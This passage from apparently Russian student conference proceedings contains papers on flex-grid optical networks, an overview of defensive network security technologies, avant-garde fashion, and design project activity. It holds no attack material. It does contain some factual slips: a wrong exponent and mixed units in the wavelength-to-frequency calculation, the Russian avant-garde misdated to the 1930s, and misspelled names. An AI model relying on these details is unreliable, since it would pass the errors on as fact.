На рисунке 2 показана способность гибкой сети размещать границу сетки в наиболее подходящем месте:

1. Пропускать широкополосные каналы без фильтрации
2. Компактно упаковывать каналы в максимально «плотный» спектр

В первом случае используется разделение спектра оптической сети на основе DWDM (плотное мультиплексирование с разделением по длине волны),

во втором случае используется разделение спектра оптической сети на основе технологии мультиплексирования с ортогональным частотным разделением каналов (OFDM). Такая сеть называется гибкой из-за ее гибкого разделения спектра.




Рисунок 1 – Фиксированная частотная сеть




Рисунок 2 – Гибкая частотная сеть

### 3. Особенности оборудования для гибких оптических сетей.

#### 3.1 Транспондеры и мукспондеры с переменной полосой пропускания.

Для построения оптических сетей с переменной полосой пропускания требуется использование специального оборудования, такое как, например, транспондеры с переменной полосой пропускания (от англ. BVTS - transponders with variable bandwidth).

Такие транспондеры могут быстро регулировать свою полосу пропускания под управлением программного обеспечения, изменяя формат модуляции. Одним из главных преимуществ использования таких транспондеров – это то, что они избавляют от необходимости покупать много

транспондеров с различной шириной пропускания в будущем, т.е. можно просто закупить одинаковый тип транспондера, который обеспечит требуемый диапазон скоростей передачи данных. Это снизит затраты на разработку и производство.

Использование BVTS потенциально предоставляет еще одно преимущество: такие транспондеры могут *оценивать* охват и использование спектра. Например, если нам нужно обеспечить только 100 Гбит/с на 400 километров, мы можем использовать формат модуляции с высокой спектральной эффективностью, такой как DP-16QAM, который занимает только 25 ГГц. Однако, если нам нужно передать сигнал на 1500 километров, то мы можем использовать удвоенный частотный спектр формата модуляции DP QPSK, используя один и тот же транспондер, чтобы полностью использовать доступный частотный спектр, для того чтобы избежать использование регенераторов и усилителей.

#### **4. Гибкая сетка (Flex Grid), сравнение с фиксированной**

В обычной сети, в одном волокне можно разместить 88 каналов (при использовании C-диапазона). Диапазон длин волн от 1530 нм. до 1565 нм. Пример расчета диапазона частот для заданного диапазона:

1) 1530 нм это  $1530 \times 10^9$  метров.

- Частота = скорость света (м/с) / длина волны (нм).
- Скорость света = 299792458 м/с.
- Длина волны = 1530 нм.
- Частота =  $299792458 \text{ (м/с)} / 1530 \text{ (нм)} = 196,1 \text{ ТГц}$ .

2) 1565 нм это  $1565 \times 10^9$  метров.

- Частота = скорость света (в м/с) / длина волны (нм).
- Скорость света = 299792458 м/с.
- Длина волны = 1565 нм.
- Частота =  $299792458 \text{ (м/с)} / 1565 \text{ (нм)} = 191,7 \text{ ТГц}$ .

Получаем 4,4 ТГц (196,1 – 191,7) – это ширина спектра, доступного при использовании C-диапазона (Рис. 3).

Таким образом получается, что при использовании фиксированной сетки частот, с разделением каналов по 50 ГГц, общее количество каналов получается равным 88.




Рисунок 3 – Пример фиксированной сетки частот, со спектральным диапазоном канала равным 50 ГГц

Если учесть, что такие каналы имеют защитные интервалы по 6,25 ГГц с каждой стороны, то получаем  $50 - 2 \times 6,25 = 37,5$  ГГц – фактическая длина волны спектра.

Flex Grid – технология гибкого распределения спектра, которая позволяет использовать такие сетки частот, в которых частота каналов может быть разной, более того, такая система позволяет динамически подстраивать частоты каналов, в зависимости от текущей нагрузки.

Тем не менее, использование этой технологии не освобождает нас от необходимости использовать защитные полосы частот, чтобы избежать перекрестных помех (Рис 4).




Рисунок 4 - Пример гибкой сетки частот, с различным спектральным диапазоном каналов



Из диаграммы выше (рисунок 4) видно, что различные каналы с разным шагом сетки передаются так же, *последовательно*, сохраняя защитную полосу 6,25 ГГц.

## **5. Преимущества и недостатки гибких сетей**

Главным преимуществом гибких сетей перед фиксированными является то, что использование гибкой сети позволяет определять индивидуальную ширину спектра для каждой длины волны.

Однако, при этом необходимо учитывать, что спектральная ширина канала должна быть кратна 12,5 ГГц. Это наименьшее значение ширины спектрального канала, при использовании гибких сетей. Все остальные размеры каналов должны быть кратны, т.е. получается, что мы можем выделить любой канал, по формуле  $n \times 12,5$  ГГц, например  $37,5 = 3 \times 12,5$ .

Такая ширина обусловлена тем, что использование гибкой сетки не освобождает техническое решение от необходимости использования защитной полосы частот (Рис. 4).

Использование гибких сетей позволяет не только размечать сетку частот в автоматическом режиме, оно так же позволяет делать это *вручную*. Однако нужно учитывать, что при неправильной разметке, могут появиться искажения в пределах оптического спектра.

Длины волн обычно используют ширину не менее 50 ГГц – это позволяет обеспечить пропускную способность не менее 100 Гбит/с в обычной городской сети DWDM. При ручной разметке спектра важно не допускать участков спектра, которые не используются. Например, имеется два канала спектра по 50 ГГц, а между ними неиспользуемый участок в 10 ГГц. Такая ситуация называется «фрагментация спектра».

Ресурсы спектра, т.е. спектральную ширину трудно использовать *повторно* без создания спектральной сегментации.

Например, транспондеры последнего поколения используют технологию 90 Гбод. Эта скорость передачи данных обычно должна помещаться в канал шириной 112,5 ГГц ( $9 \times 12,5$  ГГц). Если эту длину волны удалить, система

восстановит это спектральное пространство и повторно будет использовать его в будущем, но если размечать вручную, то можно допустить ошибку, если повторно использовать освободившийся канал, как:

- Два канала по 50ГГц, при этом 12,5 ГГц останется неиспользованной (Рис. 5).
- Один канал 75 ГГц, при этом 37,5 ГГц останется неиспользованной (Рис. 5).




Рисунок 5 – Пример фрагментации сетки частот

Чтобы избежать подобного рода фрагментацию, придуманы несколько способов. Один из таких способов заключается в ограничении ширины спектра канала, например, использование только 50, 75 и 100 ГГц. Однако это ограничит возможности транспондеров, при таком использовании сети максимальная скорость будет ограничена 30 и 60 Гбод.

## 6. Виртуализация сетевых функций

Виртуализация сетевых функций (NFV) — это замена аппаратных сетевых устройств виртуальными машинами, на которых под управлением гипервизора выполняются процессы и ПО.

Виртуализация функций должна помочь в развитии старых и развертывании новых оптических сетей, а также уменьшить их конечную стоимость.

Уменьшение стоимости будет заключаться в том, что операторам связи не придется больше покупать много дорогостоящего и узкоспециализированного оборудования, что, в свою очередь, благоприятно повлияет на стоимость всей системы в целом.

Еще одним преимуществом виртуализации является то, что виртуальные функции, выполняемые программами более *динамичны*, т.к. они могут быть развернуты и удалены по требованию масштабироваться в соответствии с изменением объема трафика. Новые сетевые сервисы станут возможно добавлять и запускать, просто установив необходимое ПО на сервер (виртуальную машину и проч.).

### **Заключение**

Использование новых технологий позволит увеличить производительность современных систем связи. Гибкие оптические сети представляют огромный потенциал для развития оптических, и в целом, сетей связи. Они позволят существенно снизить затраты на обслуживание сетей, и увеличить производительность, что в конечном итоге снизит стоимость услуг.

### **Библиографический список:**

1. WHAT IS A FLEX-GRID ROADM? // FUJITSU URL: <https://thecinict.com/2020/07/08/what-is-a-flexible-grid-roadm/> (дата обращения: 05.08.2022).
2. What is Flex Grid Technology in Optical Transmission Domain // MEDIUM.COM URL: <https://medium.com/@swapnilmahajan/what-is-flex-grid-technology-in-optical-transmission-domain-6edd84f7f983> (дата обращения: 05.08.2022).
3. NFV и пример ее применения для оператора связи // Издательство "Открытые Системы" URL: <https://www.osp.ru/lan/2014/10/13043188> (дата

обращения: 05.08.2022).

*Цыбенко Олег Сергеевич, магистрант,*

*ДГТУ Ростов-на-Дону, РФ*

*e-mail: [olegohi@rambler.ru](mailto:olegohi@rambler.ru)*

## ТЕХНОЛОГИИ И РЕШЕНИЯ СЕТЕВОЙ БЕЗОПАСНОСТИ

**Аннотация:** Различные технологии и решения сетевой безопасности могут решить эти проблемы. Брандмауэр и технологии межсетевого экрана нового поколения (NGFW) контролируют входящий и исходящий трафик в сетях и предотвращают попадание вредоносного трафика в сеть. Брандмауэры веб-приложений (WAF) фильтруют, отслеживают и блокируют HTTP-трафик, поступающий в веб-службу и из нее, чтобы предотвратить использование злоумышленниками известных уязвимостей в веб-приложениях. Системы предотвращения вторжений (IPS) обнаруживают или предотвращают атаки на сетевую безопасность, такие как грубая сила и DoS-атаки. Сегментация сети и микросегментация могут помочь определить границы между сегментами сети и логически разделить сеть на отдельные сегменты безопасности соответственно. Эти технологии и решения помогают улучшить контроль доступа и безопасность, защитить каждую виртуальную машину в сети и повысить устойчивость сети к атакам.

**Ключевые слова:** сетевая безопасность, технологии сетевой безопасности, вторжение, информационная безопасность.

**Abstract:** Various technologies and network security solutions can solve these problems. Firewall and Next-Generation Firewall (NGFW) technologies monitor incoming and outgoing traffic on networks and prevent malicious traffic from entering the network. Web application firewalls (WAFs) filter, monitor, and block HTTP traffic to and from a web service to prevent attackers from exploiting known

vulnerabilities in web applications. Intrusion prevention systems (IPS) detect or prevent network security attacks such as brute force and DoS attacks. Network segmentation and micro-segmentation can help define the boundaries between network segments and logically divide the network into separate security segments, respectively. These technologies and solutions help improve access control and security, protect every virtual machine on your network, and make your network more resilient to attacks.

**Keywords:** network security, network security technologies, intrusion, information security.

## **Введение**

Сетевая безопасность – это практика обеспечения защиты компьютерных сетей от несанкционированного доступа, утечек данных, вирусов, вредоносных программ и других угроз, которые могут нанести вред сети, ее устройствам и пользователям. Сетевая безопасность включает в себя использование различных технологий, методов и процессов, таких как шифрование данных, аутентификация и авторизация пользователей, мониторинг активности в сети, обнаружение и предотвращение атак, а также обучение и развитие компетенций пользователей в области безопасности информации.

## **Основная часть**

Для обеспечения безопасного доступа к внутренним или облачным ресурсам используются средства контроля доступа, позволяющие определить, каким пользователям и устройствам разрешен доступ к ним. Двумя распространенными современными реализациями являются безопасный удаленный доступ и доступ к сети с нулевым уровнем доверия (ZTNA). Технологии безопасного удаленного доступа обеспечивают аутентификацию, безопасность конечных точек, повышение привилегий и безопасные удаленные подключения. Виртуальные частные сети (VPN) являются одним из примеров безопасного удаленного доступа, который защищает личность пользователей путем шифрования их данных и маскировки их IP-адреса и местоположения.

Это делает его полезным при подключении к небезопасным сетям, таким как общедоступные соединения Wi-Fi, для защиты пользователей от злоумышленников, пытающихся украсть конфиденциальные данные [1].

Безопасность с нулевым уровнем доверия — это модель, которая требует, чтобы все объекты в сетях были под подозрением, и включает различные средства контроля для защиты от внутренних и внешних угроз. ZTNA, также известная как решения с программно-определяемым периметром (SDP), позволяет организациям определять подробный доступ к приложениям и предоставлять доступ в соответствии с принципом наименьших привилегий.

Контроль доступа к сети (NAC) - это решение, которое предотвращает несанкционированный доступ устройств и пользователей к защищенным сетям с помощью инструментов сетевого администратора и общекорпоративных политик. Это позволяет организациям назначать определенные учетные записи, классифицировать пользователей на основе их должностных обязанностей, предоставлять привилегии ограниченного доступа гостевым пользователям, регистрировать одобренные устройства и ограничивать доступ на основе операционной системы устройства или установленного программного обеспечения безопасности [2].

Решения по предотвращению потери данных (DLP) помогают предотвратить обмен информацией о компании и конфиденциальными данными сотрудников вне сети. Распространенные события DLP включают печать, загрузку, отправку файлов и пересылку сообщений.

Решения для управления информацией о безопасности и событиями (SIEM) обеспечивают полную видимость действий в защищенной сети путем сбора и объединения данных журналов из различных структур безопасности внутри организации. SIEM создает отчет о безопасности, включающий анализ, в котором отмечается ненормальная сетевая активность и инциденты безопасности. Администраторы могут использовать анализ SIEM для быстрого устранения угроз с помощью различных средств, таких как изоляция сетевых сред, блокирование вредоносных полезных нагрузок и ограничение доступа

пользователей. Он также предоставляет подробную информацию о сетевом трафике и сигнатурах, чтобы помочь администраторам принимать обоснованные решения по повышению сетевой безопасности и минимизации воздействия угроз [3].

Защита конечных точек: Безопасность конечных точек - это подход, который включает в себя несколько уровней защиты от угроз, которые могут исходить от пользовательских конечных точек, таких как ноутбуки, планшеты и смартфоны, подключенные к сети. Цель состоит в том, чтобы обеспечить безопасность устройств, данных и сетей путем внедрения различных механизмов, таких как антивирусное программное обеспечение, шифрование и предотвращение потери данных [2].

Рекомендации по сетевой безопасности:

Аудит сети и системы контроля безопасности: Сетевой аудит необходим для получения точной информации для оценки состояния безопасности организации. Преимущества сетевого аудита включают выявление потенциальных уязвимостей, требующих внимания, обнаружение неиспользуемых или ненужных приложений, оценку надежности брандмауэра для точной настройки, измерение состояния сетевых серверов, программного обеспечения, приложений и оборудования, подтверждение эффективности всей инфраструктуры безопасности и оценку состояния текущих резервных копий серверов. Для организаций крайне важно проводить регулярные и последовательные проверки с течением времени.

Преобразование сетевых адресов (NAT): NAT компенсирует нехватку адресов в сети IPv4 путем преобразования частных адресов внутри организации в маршрутизируемые адреса в общедоступной сети, такой как Интернет. Организации используют NAT для подключения нескольких компьютеров к общедоступному Интернету с использованием одного IP-адреса. NAT работает в паре с брандмауэрами, обеспечивая дополнительную защиту внутренних сетей. Хосты внутри защищенных сетей обычно могут взаимодействовать с внешним миром. Однако внешние системы должны проходить через блоки



NAT, чтобы войти во внутреннюю сеть. NAT также позволяет использовать меньшее количество IP-адресов для обмана злоумышленников, чтобы они не знали, на какой хост нацелиться.

Централизованное ведение журнала и немедленный анализ журнала: Организациям следует регистрировать подозрительные логины и различные компьютерные события для выявления аномалий. Цель состоит в том, чтобы восстановить то, что произошло во время существующих или прошлых атак, чтобы определить необходимые шаги для улучшения процесса обнаружения угроз и ускорения реагирования на будущие события. Субъекты угроз часто пытаются избежать обнаружения, поэтому мониторинг и запись событий в журнале имеют решающее значение для выявления потенциальных нарушений безопасности.

План резервного копирования и восстановления: Компании работают в среде, где вопрос заключается в том, когда они будут взломаны, а не в том, будут ли они взломаны. Цель стратегии резервного копирования и восстановления - свести к минимуму время простоя и ограничить общую стоимость нарушений и других инцидентов. Важно создавать резервные копии критически важных и конфиденциальных данных, чтобы обеспечить непрерывность и предотвратить потерю данных. Планы резервного копирования и восстановления особенно важны для обеспечения устойчивости к различным угрозам, особенно атакам программ-вымогателей и сбоям в работе системы.

### **Заключение**

В статье содержатся ценные рекомендации по обеспечению сетевой безопасности в организациях. Сетевой аудит необходим для выявления потенциальных уязвимостей и получения доступа к состоянию безопасности организации. Это помогает организациям подключать несколько компьютеров к общедоступному Интернету, используя один IP-адрес, обеспечивая при этом дополнительную защиту внутренних сетей. Рекомендуется централизованное ведение журнала и немедленный анализ журналов для выявления

потенциальных нарушений безопасности и улучшения процессов обнаружения угроз. Наконец, планы резервного копирования и восстановления имеют решающее значение для обеспечения устойчивости к различным угрозам и предотвращения потери данных.

Выполняя эти рекомендации, организации могут повысить безопасность своей сети и защитить от киберугроз. Организациям важно принимать упреждающие меры для обеспечения безопасности своей сети и данных в современных условиях, когда вопрос заключается не в том, будут ли они взломаны, а в том, когда.

### **Библиографический список:**

1. Малюк, А.А. Информационная безопасность: концептуальные и методологические основы защиты информации / А.А. Малюк. — М.: ГЛТ, 2016. — 280 с.

2. Партыка, Т.Л. Информационная безопасность: Учебное пособие / Т.Л. Партыка, И.И. Попов. — М.: Форум, 2016. — 432 с.

3. Петров, С.В. Информационная безопасность: Учебное пособие / С.В. Петров, И.П. Слинькова, В.В. Гафнер. — М.: АРТА, 2016. — 296 с.

*Азнагулова Розалина Разифовна, студент*

*Уфимский государственный нефтяной технический университет,*

*г. Уфа, Россия*

*Email: [r.aznagulova@bk.ru](mailto:r.aznagulova@bk.ru)*

## **СТИЛЬ АВАНГАРД И ЕГО ВЛИЯНИЕ**

**Аннотация:** XX столетие - период глобальных перемен в промышленности, которые были связаны с научными открытиями в области техники. Ни в одно время не происходило такое количество открытий в различных сферах: ментальных, общественных, культурных изменений как в XX веке. Одежда, созданная в стиле авангард, отличается своей необычностью и экспериментальным подходом к формам и материалам. Она может быть абстрактной, геометрической, нестандартной формы, и в ней могут использоваться неожиданные материалы, такие как металл, пластик, стекло и т.д.

**Ключевые слова:** искусство, моделирование, дизайн одежды, формообразование, авангард, художник, стиль, XX столетие, дизайнер, культура.

**Abstract:** The XX century is a period of global changes in industry, which were associated with scientific discoveries in the field of technology. At no time has there been such a number of discoveries in various spheres: mental, social, cultural changes as in the XX century. Clothing created in the avant-garde style is distinguished by its unusual and experimental approach to forms and materials. It can be abstract, geometric, non-standard shapes, and it can use unexpected materials such as metal, plastic, glass, etc.

**Keywords:** art, modeling, fashion design, shaping, avant-garde, artist, style,

XX century, designer, culture.

Прошедшее столетие принесло художникам не только невообразимые возможности в области технологий, но и сформировало в их сознании иное понимание и иные взгляды на мир. Человек, как предмет исследования и вдохновения, все еще существует, но фокус его жизни изменился. Теперь ему предстоит стать защитником в мировых войнах, революциях и бесконечных "состязаниях" за лидерство и власть. Это, в свою очередь, напоминает людям о первоначальном времени, которое отражено в искусстве. Одни художники пытаются найти что-то новое в поиске и анализе существующего культурного наследия и традиций, другие – в области технологий, третьи - в бизнесе и цинизме по отношению к происходящему. Весь симбиоз этих аспектов был реализован в искусстве.

Двадцатый век стал свободной площадкой для художников. Отличительной чертой того периода было обилие режиссуры. Поскольку многие художники в то время отрицали устоявшиеся культурные традиции, появились авангардные стили. Это также стало временем для реализации темы многих технологических разработок в мире. Авангард (от французского *avant-garde* - "ультрасовременный", "продвинутый экстрим"). Этот стиль - термин, который обозначает и объединяет несколько направлений в искусстве, таких как: кубизм, фовизм, футуализм, экспрессионизм, абстракция, сюрреализм и другие [1, с. 500]. Как феномен, авангард восстал против общепринятых нормативных форм в искусстве, но в то же время он принял основной принцип классической школы - гармонию материального и духовного миров в трехмерном или плоскостном исполнении.

Авангардное движение - это образ жизни и образ мышления. Многие архитекторы того периода воплощали в себе несколько ролей. Они исследователи, теоретики, художники и пропагандисты, что естественным образом привело к концептуализации их работ. Можно сказать, что это явление - дело рук интеллектуалов.

Авангардный стиль – это стиль, который идет впереди своего времени. Он отличается от других стилей тем, что принципы, на которых он основан, не просто принимаются в расчет, а иногда даже нарушаются, чтобы создать что-то новое и уникальное. Авангардный стиль влияет на различные области искусства, включая моду, и является источником вдохновения для многих дизайнеров одежды.

Моделирование в процессе формирования авангардного стиля - это гимн промышленному прогрессу. Это похоже на экспериментальную лабораторию. Основными темами художников-прикладников являются простые формы геометрии, взаимодействие живого и неживого, которые реализуются в фантастических математических произведениях с числами (похожих на коллажи), животными и людьми, натюрморты, как в классическом понимании, так и в авангардном, но все эти классификации определенно полны глубокого философского значения, видение художника и идея, которые необходимо донести до человеческого сознания. Например, работы Пикассо, Малевича, Кондинского, Брака, художников-метафизиков, Питера Мондриана и других. Как сказал итальянский скульптор Умберто Боччони, был объявлен принцип производства новой формы: "Полное разрушение завершенных линий и законных статуй. Давайте откроем форму как окно и включим среду, в которой она живет" [1, с. 504].

Форма - это внешнее выражение внутренней организации художника, насыщенности его объектов и функций, а также взаимоотношений с окружающей средой. Если раньше все элементы сооружения подчинялись форме, то теперь здание может быть сформировано в соответствии со своим назначением. Архитектура, пространство и искусство воплощают "чистую форму", соответствующую основным принципам авангарда. Это пропорциональность, геометрия, функциональность, рациональность, эргономика, и архитекторы пытаются использовать это, чтобы показать свой взгляд на мир.

Посредством эмпирических экспериментов раскрываются принципы

формирования авангардного периода. Например, работы Питера Мондрайна и Геррида Ритвелда. Их творческий тандем привнес инновационные решения в прикладное искусство и архитектуру, а также в дизайн, связанный с плоской композицией и трехмерными решениями объектов. Так называемая обработка новой формы характеризуется: пересечением вертикальных линий, локальными цветами (синим, желтым, красным, белым и черным), отсутствием симметрии и пропорций. Хотя в работах художника наблюдается абсолютная асимметрия, живопись "сбалансирована". Неоклассики верили, что, несмотря на их чистую простоту и геометрию, их работы отражают "вселенскую гармонию".

Именно в период авангарда, технологических открытий, новых материалов и внутренней свободы художников, архитекторов и дизайнеров впервые появились идеи рационализма и конструктивизма. В то время архитекторы уделяли непосредственное внимание структуре и свойствам материалов. На передний план вышли металл и стекло, бетонные и стальные рамы. Вскоре этот энтузиазм привел к функционализму, в котором архитекторами работали Людвиг Мис ван дер Роэ, Ле Корбюзье, Фрэнк Ллойд Райт, представители школы Баухауз и другие.

Функционализм признает только особое утилитарное содержание и отрицает всякое украшение. Есть только целесообразность, только функция.

Авангардная мода тесно связана с политической и социальной ситуацией. Дизайнеры выражают свое мнение через одежду. Самым ярким направлением в политической моде является русский авангард, который сложился в начале 1930-х годов, и его видными представителями являются Варвара Степанова, Любовь Попова и Александра Экстер. Они создали так называемое производное искусство - отказались от чрезмерной декоративности дизайна и заменили его эффектными элементами. Зависимость швейной промышленности от развития самой отрасли неоспорима. Они создают "рабочую одежду" - подходящую для различных профессий и производственных задач. Есть также спецодежда, спортивная одежда и эскизы театральных работ. Главное различие между их работами - абстрактные и геометрические формы. Степанова и

Попова придумали принты с изображением хлопчатобумажных фабрик. Люди отказываются от невидимых контуров в пользу невидимой унисекс-моды.

Начало двадцатого века ознаменовалось максимальным количеством и качеством инноваций в различных сферах человеческой деятельности. Любые колебания в той или иной стране (революция, война) в мире накладывают свой отпечаток. Все это нашло отражение в искусстве. Авангардный стиль - спутник всего, что происходило в XX веке, проявившийся на полотнах художников-авангардистов, в декоративных решениях архитекторов и дизайне интерьеров. Во многом это связано с тем, что нынешние "продвинутые" архитекторы имеют возможность самовыражаться, а технические специалисты изобретают и делают открытия.

Современные дизайнеры черпают вдохновение в работах русских художников. В их коллекции можно найти очевидное сходство с революционным искусством 20-го века. Абстрактные формы, геометрические узоры и яркие цвета появляются в одежде ведущих модных домов. Стиль авангард в моде возник в начале 20-го века, когда многие художники, такие как Пабло Пикассо и Жорж Брак, начали создавать необычные и экспериментальные произведения искусства. Они создавали не только картины, но и театральные декорации, костюмы и предметы мебели. Их работы вдохновили многих дизайнеров одежды, которые начали создавать экспериментальные коллекции, основанные на новых и неожиданных формах. Стиль авангард сильно повлиял на формирование одежды в 20-м веке. Дизайнеры начали экспериментировать с формами, создавая абстрактные, геометрические и нестандартные формы. Они также начали использовать новые материалы, такие как металл, пластик и стекло. Это позволило им создавать уникальные и оригинальные коллекции, которые привлекали внимание модных журналов и поклонников моды.

#### **Библиографический список:**

1. Литовченко О. Интерьер XXII века (Dom 154.ru) -<http://154.ru/articles/>

236851.html.

2. Розенталь Р., Ратца Х. История прикладного искусства нового времени. – М.: Искусство, 1971

3. Зворыкин и др. История Техники. – М.: Издательство экономической литературы, 1962.



*Азнагулова Розалина Разифовна, студент*

*Уфимский государственный нефтяной технический университет,*

*г. Уфа, Россия*

*Email: [r.aznagulova@bk.ru](mailto:r.aznagulova@bk.ru)*

## ПРОЕКТНАЯ ДЕЯТЕЛЬНОСТЬ В СФЕРЕ ДИЗАЙНА

**Аннотация:** Дизайн появился в двадцатом веке как самостоятельный этап проектной деятельности, в связи с изменениями в отношении предпринимателей к объектам, созданным человеком. Индустриализация пришла на смену кустарному производству, в котором роли разработчиков, планировщиков, исполнителей и т.д. Это делается одним человеком, который выполняет работу в одиночку на всех этапах и завершает работу в группе.

**Ключевые слова:** проектная деятельность, средовой дизайн, проектные факторы, методика.

**Abstract:** Design appeared in the twentieth century as an independent stage of project activity, due to changes in the attitude of entrepreneurs to man-made objects. Industrialization has replaced artisanal production, in which the roles of developers, planners, performers, etc. This is done by one person who does the work in one night at all stages and completes the work in the group.

**Keywords:** project activity, environmental design, design factors, methodology.

В настоящее время в большинстве случаев в конкретной ситуации организация проектной деятельности осуществляется одним или несколькими людьми.

Для успешной реализации проекта важно учитывать и понимать условия

проектной среды и то, как они влияют на реализацию внутри организации и за ее пределами (рисунок 1).




Рисунок 1-Диаграмма возникновения и влияния условий проектной деятельности

Метод проектной деятельности в области проектирования характеризуется комплексным анализом условий, формирующихся в процессе работы и выполнения технических заданий.

Условия проектной деятельности - внешние и внутренние влияющие факторы. Их также называют контекстом, окружением, environment или фоном проекта. (Рис. 2).




Рисунок 2-Диаграмма -Среда проектной деятельности

Внутренние условия включают влияние руководства организации, проектных команд, внутренних отделов компании, акционеров, владельцев и преподавателей.

